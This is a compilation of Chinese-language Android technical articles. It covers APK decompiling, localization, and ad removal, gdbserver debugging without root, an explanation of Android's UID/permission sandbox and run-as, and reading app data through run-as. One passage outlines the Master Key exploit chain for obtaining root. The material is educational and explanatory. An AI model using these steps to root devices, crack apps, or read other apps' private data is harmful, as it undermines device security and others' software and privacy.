用 RE 管理器进入这个文件夹看到的就是和电脑上反编译出来的是一样的文件夹，进入 smali 然后按住你要编辑的 smali 点击文本编辑器

这里提到一点：

smali 的查找关键词的方法没有电脑上那 么方便，因为电脑上可以直接查找文件夹里的文件，而手机上只能一个个文件打开查看，所以这里讲一下我的小技巧，查看文件的时候可以按文件大小排列，一般软 件里会出现的 smali 文本大小都比一般的都大，而且可以看 smali 文件的文件名，一般是没

有特殊符号的，名字叫 menu,message 之类类似的词 语，这个一般就是要汉化的 smali 了
接下来要做的就是编译回去了
（中间在汉化 xml 的时候也可以带上修改 XML 去广告）
退出 RE，点击那个同名文件夹，点击编译（修改文件名或者文件夹名，同名编译会导致编译失败）

编译成功之后还差最后一步就是签名了，因为编译出来的是没有签名的
apktool 自带有签名功能，但是我对这个的签名机制不大了解，所以我个人推荐还是用 APK 编辑器的签名功能签名，这样你以后在汉化这个应用的时候可以直接覆盖安装不会安装失败
最后提一下关于去广告的问题
两个办法，一个是编辑 XML，教程在上面的那个链接可以看到，第二个就是幸运破解器了，你们都会用对吧
全部的手机汉化教程就到这里了
http://www.52pojie.cn/thread-226210-1-1.html

无 Root 也能

无 Root 调试法

Found success by adding this to the activity:

```
private void startGdbServer() {
    try {
        new ProcessBuilder()
        .command(getFilesDir().getParent() + "/lib/gdbserver", "tcp:5039", "--attach" ,"" + android.os.Process.myPid())
        .redirectErrorStream(true)
        .start();
    } catch (IOException e) {
        Log.e(TAG, "IOException failed to start gdbserver");
    }
}
```

Then I wrapped startGdbServer in an Android service and updating the ndk-gdb script to start the server instead of the run-as command.
Here's the manifest addition:

```
<service android:enabled="true" android:name="com.apportable.activity.GdbServerService"
```

```
        android:label="@string/app_name" android:icon="@drawable/icon">
        <intent-filter >
            <action android:name="apportable.FoundationTests.GdbServerService" />
        </intent-filter>
</service>
```

Here are the relevant ndk-gdb changes (in python):

```
        remote_gdbserver = '/data/data/' + env['APPLICATION_IDENTIFIER'] + '/lib/gdbserver'
        print "Attaching to pid " + pid
        # Android 4.2 requires the --user 0 option. Earlier versions cannot have it
        results = env.Execute([env['ADB'], 'shell', 'am'])
        if "--user" in results:
            user_option = "--user 0"
        else:
            user_option = ""
        adb.AsyncShell(env, 'am startservice ' + user_option + ' -a ' + env['APPLICATION_IDENTIFIER'] + '.GdbServerService --es gdbserver_name ' + remote_gdbserver
+ ' --ei gdbserver_port ' + str(env['ANDROID_REMOTE_DEBUG_PORT']))
        # HACK: magic number. ensure the gdb server is actually up and running
        time.sleep(2)    # 1 is usually enough, but not always, like after reboot or with heavy system load
        adb.Forward(env, env['ANDROID_LOCAL_DEBUG_PORT'], env['ANDROID_REMOTE_DEBUG_PORT'])
        adb.Pull(env, process_path, '/system/bin/app_process')
        setup_path = '"' + setup_path + '"'
        if env['CGDB'] is not None:
            cmd = [env['CGDB'], '-d', env['GDB'], '--', '-x', setup_path]
        else:
            cmd = [env['GDB'], '-x', setup_path]
        env.RunCommand(cmd)
```

Full source available in .apportable/SDK/site_scons/android/sdk.py from the Apportable SDK downloadable from http://www.apportable.com

http://stackoverflow.com/questions/17219906/run-as-package-a-b-c-is-unknown-galaxy-s4-jellybean-or-android-4-3

从 NDK 在非 Root 手机上的调试原理探讨 Android 的安全机制

最近都在忙着研究 Android 的安全攻防技术，好长一段时间没有写博客了，准备回归老本行中--Read the funcking android source code。这两天在看 NDK 文档的时候，看到一句话“Native debugging ... does not require root or privileged access, aslong as your application is debuggable”。咦，NDK 调试不就是通过 ptrace 来实现调试的么？在非 Root 的手机上是怎么进行 ptrace 的呢？借这两个问题正好可以 介绍一下 Android 的安全机制。

老罗的新浪微博：http://weibo.com/shengyangluo，欢迎关注！

Android 是一个基于 Linux 内核的移动操作系统。Linux 是一个支持多用户的系统，系统中的文件的访问权限是通过用户 ID（UID）和用户组 ID（GID）来控制的。换句话说，就是 Linux 的安全机制是基于 UID 和 GID 来实现的。Android 在 Linux 内核提供的基于 UID 和 GID 的 安全机制的基础上，又实现了一套称为 Permission 的安全机制，如图 1 所示：




图 1 Linux 的 UID/GID 安全机制与 Android 的 Permission 安全机制

那么，这两个安全机制是如何对应起来的呢？

我们首先看一下 Linux 基于 UID 和 GID 的安全机制，它包含三个基本角色：用户、进程和文件，如图 2 所示：




图 2 Linux 基于 UID/GID 的安全机制的三个角色

Linux 中的每一个用户都分配有一个 UID，然后所有的用户又按组来进划分，每一个用户组都分配有一个 GID。注意，一个用户可以属于多个用户组，也就 是说，一个 UID 可以对应多个 GID。在一个用户所对应的用户组中，其中有一个称为主用户组，其它的称为补充用户组。

Linux 中的每一个文件都具有三种权限：Read、Write 和 Execute。这三种权限又按照用户属性划分为三组：Owner、Group 和 Other。如图 3 所示：




图 3 Linux 的文件权限划分

从图 3 就可以看出文件 acct：1. 所有者为 root，可读可写可执行；2. 所有者所属的主用户组为 root，在这个组中的其它用户可读可执行；3. 其余的用户可读可执行。

Linux 中的每一个进程都关联有一个用户，也就是对应有一个 UID，如图 4 所示：




图 4 Linux 的进程

由于每一个用户都对应有一个主用户组，以及若干个补充用户组，因此，每一个进程除了有一个对应的 UID 之外，还对应有一个主 GID，以及若干个 Supplementary GIDs。这些 UID 和 GID 就决定了一个进程所能访问的文件或者所能调用的系统 API。例如，在图 4 中，PID 为 340 的进程一般来说，就只能访问所有 者为 u0_a19 的文件。

一个进程的 UID 是怎么来的呢？在默认情况下，就等于创建它的进程的 UID，也就是它的父进程的 UID。Linux 的第一个进程是 init 进程，它是由 内核在启动完成后创建的，它的 UID 是 root。然后系统中的所有其它进程都是直接由 init 进程或者间接由 init 进程的子进程来创建。所以默认情况 下，系统的所有进程的 UID 都应该是 root。但是实际情况并非如此，因为父进程在创建子进程之后，也就是在 fork 之后，可以调用 setuid 来改变它 的 UID。例如，在 PC 中，init 进程启动之后，会先让用户登录。用户登录成功后，就对应有一个 shell 进程。该 shell 进程的 UID 就会被 setuid 修改为所登录的用户。之后系统中创建的其余进程的 UID 为所登录的用户。

进程的 UID 除了来自于父进程之外，还有另外一种途径。上面我们说到，Linux 的文件有三种权限，分别是 Read、Wirte 和 Execute。其实还 有另外一个种权限，叫做 SUID。例如，我们对 Android 手机进行 root 的过程中，会在里面放置一个 su 文件。这个 su 文件就具有 SUID 权限，如 图 5 所示：




图 5 su 的 SUID 和 SGID

一个可执行文件一旦被设置了 SUID 位，那么当它被一个进程通过 exec 加载之后，该进程的 UID 就会变成该可执行文件的所有者的 UID。也就是说，当上 述的 su 被执行的时候，它所运行在的进程的 UID 是 root，于是它就具有最高级别的权限，想干什么就干什么。

与 SUI 类似，文件还有另外一个称为 SGID 的权限，不过它描述的是用户组。也就是说，一个可执行文件一旦被设置了 GUID 位，么当它被一个进程通过 exec 加载之后，该进程的主 UID 就会变成该可执行文件的所有者的主 UID。

现在，小伙伴们应该可以理解 Android 手机的 root 原理了吧：一个普通的进程通过执行 su，从而获得一个具有 root 权限的进程。有了这个具有 root 权限的进程之后，就可以想干什么就干什么了。su 所做的事情其实很简单，它再 fork 另外一个子进程来做真正的事情，也就是我们在执行 su 的时 候，后面所跟的那些参数。由于 su 所运行在的进程的 UID 是 root，因此由它 fork 出来的子进程的 UID 也是 root。于是，子进程也可以想干什么就 干什么了。

不过呢，用来 root 手机的 su 还会配合另外一个称为 superuser 的 app 来使用。su 在 fork 子进程来做真正的事情之前，会将 superuser 启动起来，询问用户是否允许 fork 一个 UID 是 root 的子进程。这样就可以对 root 权限进行控制，避免被恶意应用偷偷地使用。

这里是 su 的源代码，小伙伴们可以根据上面所讲的知识读一读：https://code.google.com/p/superuser/source/browse/trunk/su/su.c?r=2。

在传统的 UNIX 以及类 UNIX 系统中，进程的权限只划分两种：特权和非特权。UID 等于 0 的进程就是特权进程，它们可以通过一切的权限检查。UID 不等 于 0 的进程就非特权进程，它们在访问一些敏感资源或者调用一个敏感 API 时，需要进行权限检查。这种纯粹通过 UID 来做权限检查的安全机制来粗放了。于 是，Linux 从 2.2 开始，从进程的权限进行了细分，称为 Capabilities。一个进程所具有 Capabilities 可以通过 capset 和 prctl 等系统 API 来设置。也就是说，当一个进程调用一个敏感的系统 API 时，Linux 内核除了考虑它的 UID 之外，还会考虑它是否具有对应的 Capability。

这里就是 Linux 所设计的 Capabilities 列表，有兴趣的小伙伴可以再读一读：http://man7.org/linux/man-pages/man7/capabilities.7.html。

以上就是 Linux 基于 UID/GID 的安全机制的核心内容。接下来我们再看 Android 基于 Permission 的安全机制，它也有三个角色：apk、signature 和 permission，如图 6 所示：




图 6 Android 的 Permission 安全机制

Android 的 APK 经过 PackageManagerService 安装之后，就相当于 Linux 里面的 User，它们都会被分配到一个 UID 和一个 主 GID，而 APK 所申请的 Permission 就相当于是 Linux 里面的 Supplementary GID。

我们知道，Android 的 APK 都是运行在独立的应用程序进程里面的，并且这些应用程序进程都是 Zygote 进程 fork 出来的。Zygote 进程又是 由 init 进程 fork 出来的，并且它被 init 进程 fork 出来后，没有被 setuid 降权，也就是它的 uid 仍然是 root。按照我们前面所说的，应 用程序进程被 Zygote 进程 fork 出来的时候，它的 UID 也应当是 root。但是，它们的 UID 会被 setuid 修改为所加载的 APK 被分配的 UID。

参照 Android 应用程序进程启动过程的源代码分析一 文的分析，ActivityManagerService 在请求 Zygote 创建应用程序进程的时候，会将这个应用程序所加载的 APK 所分配得到的 UID 和 GID（包括主 GID 和 Supplementary GID）都收集起来，并且将它们作为参数传递给 Zygote 进程。Zygote 进程通过执行函数来 fork 应用程序进程：

```
/*
 * Utility routine to fork zygote and specialize the child process.
 */
static pid_t forkAndSpecializeCommon(const u4* args, bool isSystemServer)
{
    pid_t pid;

    uid_t uid = (uid_t) args[0];
    gid_t gid = (gid_t) args[1];
    ArrayObject* gids = (ArrayObject *)args[2];
    ......

    pid = fork();

    if (pid == 0) {
```

```
            ......

            err = setgroupsIntarray(gids);
            ......

            err = setgid(gid);
            ......

            err = setuid(uid);
            ......
        }

        .....

        return pid;
}
```

参数 args[0]、args[1]和 args[]保存的就是 APK 分配到的 UID、主 GID 和 Supplementary GID，它们分别通过 setuid、setgid 和 setgroupsIntarray 设置给当前 fork 出来的应用程序进程，于是应用程序进程就不再具 有 root 权限了。

那么，Signature 又充当什么作用呢？两个作用：1. 控制哪些 APK 可以共享同一个 UID；2. 控制哪些 APK 可以申请哪些 Permission。

我们知道，如果要让两个 APK 共享同一个 UID，那么就需要在 AndroidManifest 中配置 android:sharedUserId 属性。 PackageManagerService 在安装 APK 的时候，如果发现两个 APK 具有相同的 android:sharedUserId 属性，那么它们 就会被分配到相同的 UID。当然这有一个前提，就是这两个 APK 必须具有相同的 Signature。这很重要，否则的话，如果我知道别人的 APK 设置了 android:sharedUserId 属性，那么我也在自己的 APK 中设置相同的 android:sharedUserId 属性，就可以去访问别人 APK 的数据了。

除了可以通过 android:sharedUserId 属性申请让两个 APK 共享同一个 UID 之外，我们还可以将 android:sharedUserId 属性的值设置为“android.uid.system”，从而让一个 APK 的 UID 设置为 1000。UID 是 1000 的用户是 system，系统的关键服务都是运行在的进程的 UID 就是它。它的权限虽然不等同于 root，不过也足够大了。我们可以通过 Master Key 漏洞来看一下有多大。

Master Key 漏洞发布时，曾轰动了整个 Android 界，它的具体情况老罗就不分析了，网上很多，这里是一篇官方的文章：http://bluebox.com/corporate-blog/bluebox-uncovers-android-master-key/。现在就简单说说它是怎么利用的：

1. 找到一个具有系统签名的 APP，并且这个 APP 通过 android:sharedUserId 属性申请了 android.uid.system 这个 UID。

2. 通过 Master Key 向这个 APP 注入恶意代码。

3. 注入到这个 APP 的恶意代码在运行时就获得了 system 用户身份。

4. 修改/data/local.prop 文件，将属性 ro.kernel.qemu 的值设置为 1。

5. 重启手机，由于 ro.kernel.qemu 的值等于 1，这时候手机里面的 adb 进程不会被 setuid 剥夺掉 root 权限。

6. 通过具有 root 权限的 adb 进程就可以向系统注入我们熟悉的 su 和 superuser.apk，于是整个 root 过程完成。

注意，第 1 步之所以要找一个具有系统签名的 APP，是因为通过 android:sharedUserId 属性申请 android.uid.system 这 个 UID 需要有系统签名，也就是说不是谁可以申请 system 这个 UID 的。另外，/data/local.prop 文件的 Owner 是 system，因 此，只有获得了 system 这个 UID 的进程，才可以对它进行修改。

再说说 Signature 与 Permission 的关系。有些 Permission，例如 INSTALL_PACKAGE，不是谁都可以申请的，必须要具 有系统签名才可以，这样就可以控制 Suppementary GID 的分配，从而控制应用程序进程的权限。具有哪些 Permission 是具有系统签名才可以申请的，可以参考官方文档：http://developer.android.com/reference/android/Manifest.html，就是哪些标记为“Not for use by third-party applications”的 Permission。

了解了 Android 的 Permission 机制之后，我们就可以知道：

1. Android 的 APK 就相当于是 Linux 的 UID。

2. Android 的 Permission 就相当于是 Linux 的 GID。

3. Android 的 Signature 就是用来控制 APK 的 UID 和 GID 分配的。

这就是 Android 基于 Permission 的安全机制与 Linux 基于 UID/GID 的安全机制的关系，概括来说，我们常说的应用程序沙箱就是这样的：




图 7 Android 的 Application Sandbox

接下来我们就终于可以步入正题分析 NDK 在非 root 手机上调试 APP 的原理了。首先们需要知道的是，NDK 是通过 gdbclient 和 gdbserver 来调试 APP 的。具体来说，就是通过 gdbserver 通过 ptrace 附加上目标 APP 进程去，然后 gdbclient 再

通过 socket 或者 pipe 来链接 gdbserver，并且向它发出命令来对 APP 进程进行调试。这个具体的过程可以参考这篇文章，讲得很详细的了：http://ian-ni-lewis.blogspot.com/2011/05/ndk-debugging-without-root-access.html。老罗希望小伙伴们认真看完这篇文章再来看接下来的内容，因为接下来我们只讲这篇文章的关键点。

第一个关键点是每一个需要调试的 APK 在打包的时候，都会带上一个 gdbserver。因为手机上面不带有 gdbserver 这个工具。这个 gdbserver 就负责用来 ptrace 到要调度的 APP 进程去。

第二个关键点是 ptrace 的调用。一般来说，只有 root 权限的进程只可以调用。例如，如果我们想通过 ptrace 向目标进程注入一个 SO，那么就需要 在 root 过的手机上通过向 su 申请 root 权限。但是，这不是绝对的。如果一个进程与目标进程的 UID 是相同的，那么该进程就具有调用 ptrace 的权 限。我们可以看看 ptrace_attach 函数的实现：

```
static int ptrace_attach(struct task_struct *task, long request,
                         unsigned long addr,
                         unsigned long flags)
{
        ......

        task_lock(task);
        retval = __ptrace_may_access(task, PTRACE_MODE_ATTACH);
        task_unlock(task);
        if (retval)
                goto unlock_creds;
        ......

unlock_creds:
        mutex_unlock(&task->signal->cred_guard_mutex);
out:
        ......
```

```
        return retval;
    }
```

gdbserver 在调试一个 APP 之前，首先要通过 ptrace_attach 来附加到该 APP 进程去。ptrace_attach 在执行实际操作之后，会调用 __ptrace_may_access 来检查调用进程的权限：

[cpp] view plaincopy 在 CODE 上查看代码片派生到我的代码片

```
    int __ptrace_may_access(struct task_struct *task, unsigned int mode)
    {
        const struct cred *cred = current_cred(), *tcred;
        ......

        if (task == current)
            return 0;
        rcu_read_lock();
        tcred = __task_cred(task);
        if (cred->user->user_ns == tcred->user->user_ns &&
            (cred->uid == tcred->euid &&
             cred->uid == tcred->suid &&
             cred->uid == tcred->uid    &&
             cred->gid == tcred->egid &&
             cred->gid == tcred->sgid &&
             cred->gid == tcred->gid))
            goto ok;
        if (ptrace_has_cap(tcred->user->user_ns, mode))
            goto ok;
        rcu_read_unlock();
```

```
        return -EPERM;
    ok:
        ......

        return security_ptrace_access_check(task, mode);
    }
```

这里我们就可以看到，如果调用进程与目标进程具有相同的 UID 和 GID，那么权限检查就通过。否则的话，就要求调用者进程具有执行 ptrace 的 capability，这是通过另外一个函数 ptrace_has_cap 来检查的。如果是调用进程的 UID 是 root，那么 ptrace_has_cap 一定会检查通过。当然，通过了上述两个权限检查之后，还要接受内核安全模块的检查，这个就不是通过 UID 或者 Capability 这一套机制来控制的了，我们可以忽略这个话题。

第三个关键点是如何让 gdbserver 进程的 UID 与要调试的 APP 进程的 UID 一样。因为在没有 root 过的手机上，要想获得 root 权限是不可能的了，因此只能选择以目标进程相同的 UID 运行这个方法。这就要用到另外一个工具了：run-as。

runs-as 其实是一个与 su 类似的工具，它在设备上是自带的，位于/system/bin 目录下，它的 SUID 位也是被设置了，并且它的所有者也是 root，我们可以通过 ls -l /system/bin/run-as 来看到：

[plain] view plaincopy 在 CODE 上查看代码片派生到我的代码片

```
root@android:/ # ls -l /system/bin/run-as
-rwsr-s--- root          shell              9528 2013-12-05 05:32 run-as
```

但是与 su 不同，run-as 不是让一个进程以 root 身份运行，而是让一个进程以指定的 UID 来运行，这也是通过 setuid 来实现的。run-as 能够这样做是因为它运行的时候，所获得的 UID 是 root。

第四个关键点是被调试的 APK 在其 AndroidManifext.xml 里必须将 android:debuggable 属性设置为 true。这是为什么呢？原来，当一个进程具有 ptrace 到目标进程的权限时，还不能够对目标进程进行调试，还要求目标进程将自己设置为可 dumpable 的。我们再回过头来进一步看看 __ptrace_may_access 的实现：

[cpp] view plaincopy 在 CODE 上查看代码片派生到我的代码片

```
int __ptrace_may_access(struct task_struct *task, unsigned int mode)
{
    const struct cred *cred = current_cred(), *tcred;
    ......

    int dumpable = 0;
    ......

ok:
    rcu_read_unlock();
    smp_rmb();
    if (task->mm)
        dumpable = get_dumpable(task->mm);
    if (!dumpable    && !ptrace_has_cap(task_user_ns(task), mode))
        return -EPERM;

    return security_ptrace_access_check(task, mode);
}
```

我们再来看看当一个 APK 在其 AndroidManifext.xml 里必须将 android:debuggable 属性设置为 true 时会发生什么事情。ActivityManagerService 在请求 Zygote 进程为其 fork 一个应用程序进程时，会将它的 DEBUG_ENABLE_DEBUGGER 标志位设置为 1，并且以参数的形式传递给 Zygote 进程。Zygote 进程在调用我们在上面分析的函数 forkAndSpecializeCommon 来 fork 应用程序进程时，就会相应的处理，如下所示：

[cpp] view plaincopy 在 CODE 上查看代码片派生到我的代码片

```
static pid_t forkAndSpecializeCommon(const u4* args, bool isSystemServer)
{
    pid_t pid;
    ......

    u4 debugFlags = args[3];
    ......

    pid = fork();

    if (pid == 0) {
        ......

        /* configure additional debug options */
        enableDebugFeatures(debugFlags);
        ......

    }

    ......

    return pid;
}
```

参数 args[3]包含的就是调试标志位，函数 enableDebugFeatures 的实现如下所示：

[cpp] view plaincopy 在 CODE 上查看代码片派生到我的代码片

```
void enableDebugFeatures(u4 debugFlags)
{
    ......

    if ((debugFlags & DEBUG_ENABLE_DEBUGGER) != 0) {
        /* To let a non-privileged gdbserver attach to this
         * process, we must set its dumpable bit flag. However
         * we are not interested in generating a coredump in
         * case of a crash, so also set the coredump size to 0
         * to disable that
         */
        if (prctl(PR_SET_DUMPABLE, 1, 0, 0, 0) < 0) {
            ALOGE("could not set dumpable bit flag for pid %d: %s",
                  getpid(), strerror(errno));
        } else {
            struct rlimit rl;
            rl.rlim_cur = 0;
            rl.rlim_max = RLIM_INFINITY;
            if (setrlimit(RLIMIT_CORE, &rl) < 0) {
                ALOGE("could not disable core file generation for pid %d: %s",
                      getpid(), strerror(errno));
            }
        }
    }

    ......
}
```

这样当一个 APK 在其 AndroidManifext.xml 里必须将 android:debuggable 属性设置为 true 时，它所运行在的进程就会通过 prctl 将 PR_SET_DUMPABLE 设置为 1，这样 gdbserver 才能对它进行调试。

这下我们就明白 NDK 在非 root 手机上调试 APP 的原理了：gdbserver 通过 run-as 获得与目标进程相同的 UID，然后就可以 ptrace 到目标进程去调试了。

这一下就引出了 run-as 这个工具，貌似很强大的样子，那我们是不是也可以利用它来做坏事呢？例如，我们可以在 adb shell 中运行 run-as（run-as 属于 shell 组，因此可以执行），并且指定 run-as 以某一个 APK 的 UID 运行，那么不就是可以读取该 APK 的数据了吗？从而突破了 Android 的应用程序沙箱。但是这是不可能做到的。

我们可以看一下 run-as 的源代码：

[cpp] view plaincopy 在 CODE 上查看代码片派生到我的代码片

```
int main(int argc, char **argv)
{
    const char* pkgname;
    int myuid, uid, gid;
    PackageInfo info;
    ......

    /* check userid of caller - must be 'shell' or 'root' */
    myuid = getuid();
    if (myuid != AID_SHELL && myuid != AID_ROOT) {
        panic("only 'shell' or 'root' users can run this program\n");
    }

    /* retrieve package information from system */
```

```
pkgname = argv[1];
if (get_package_info(pkgname, &info) < 0) {
        panic("Package '%s' is unknown\n", pkgname);
        return 1;
}

/* reject system packages */
if (info.uid < AID_APP) {
        panic("Package '%s' is not an application\n", pkgname);
        return 1;
}

/* reject any non-debuggable package */
if (!info.isDebuggable) {
        panic("Package '%s' is not debuggable\n", pkgname);
        return 1;
}
/* Ensure that we change all real/effective/saved IDs at the
  * same time to avoid nasty surprises.
  */
uid = gid = info.uid;
if(setresgid(gid,gid,gid) || setresuid(uid,uid,uid)) {
        panic("Permission denied\n");
        return 1;
}

......
```

```
    /* Default exec shell. */
    execlp("/system/bin/sh", "sh", NULL);

    panic("exec failed\n");
    return 1;
}
```

这里我们就可以看到 run-as 在启动的时候做了很多安全检查，包括：

1. 检查自身是不是以 shell 或者 root 用户运行。

2. 检查指定的 UID 的值是否是在分配给 APK 范围内的值，也就是只可以指定 APK 的 UID，而不可以指定像 system 这样的 UID。

3. 指定的 UID 所对应的 APK 的 android:debuggable 属性必须要设置为 true。

综合了以上三个条件之后，我们才可以成功地执行 run-as。

这里还有一点需要提一下的就是，我们在运行 run-as 的时候，指定的参数其实是一个 package name。run-as 通过这个 package name 到/data/system/packages.xml 去获得对应的 APK 的安装信息，包括它所分配的 UID，以及它的 android:debuggable 属性。文件/data/system/packages.xml 的所有者是 system，run-as 在读取这个文件的时候的身份是 root，因此有权限对它进行读取。

这下我们也明白了，你想通过 run-as 来做坏事是不行的。同时，这也提醒我们，在发布 APK 的时候，一定不要将 android:debuggable 属性的值设置为 true。否则的话，就提供了机会让别人去读取你的数据，或者对你进行 ptrace 了。

至些，我们就通过 NDK 在非 Root 手机上的调试原理完成了 Android 安全机制的探讨了，不知道各位小伙伴们理解了吗？没理解的没关系，可以关注老罗的新浪微博，上面有很多的干货分享：http://weibo.com/shengyangluo。
http://blog.csdn.net/luoshengyang/article/details/17131835

利用 run-as 命令在不 root 情况下读取 data 下面的数据

前言

这一段时间都在做换肤功能，遇到很多问题，解决后又有新的问题，这里分享一则，想在不使用 shareUserId 来实现多 APK 共享资源，也建议谨慎使用 shareUserId。

声明

欢迎转载，但请保留文章原始出处:)
博客园：http://www.cnblogs.com
农民伯伯： http://over140.cnblogs.com

正文

一、关键步骤

主要是 run-as 命令：

```
over@over-ThinkPad-R52:~$  adb  shell
$  run-as  com.package
$  cd  /data/data/com.package
$  ls
databases
lib
$  cd  databases
$  ls
preferences.db
$  cat  preferences.db  >  /mnt/sdcard/preferences1.db
```

代码说明：

注意 com.package 换成自己的完整包名，关键是 run-as 命令，最后使用 cat 命令把数据库拷贝到 sd 卡下面。

二、补充
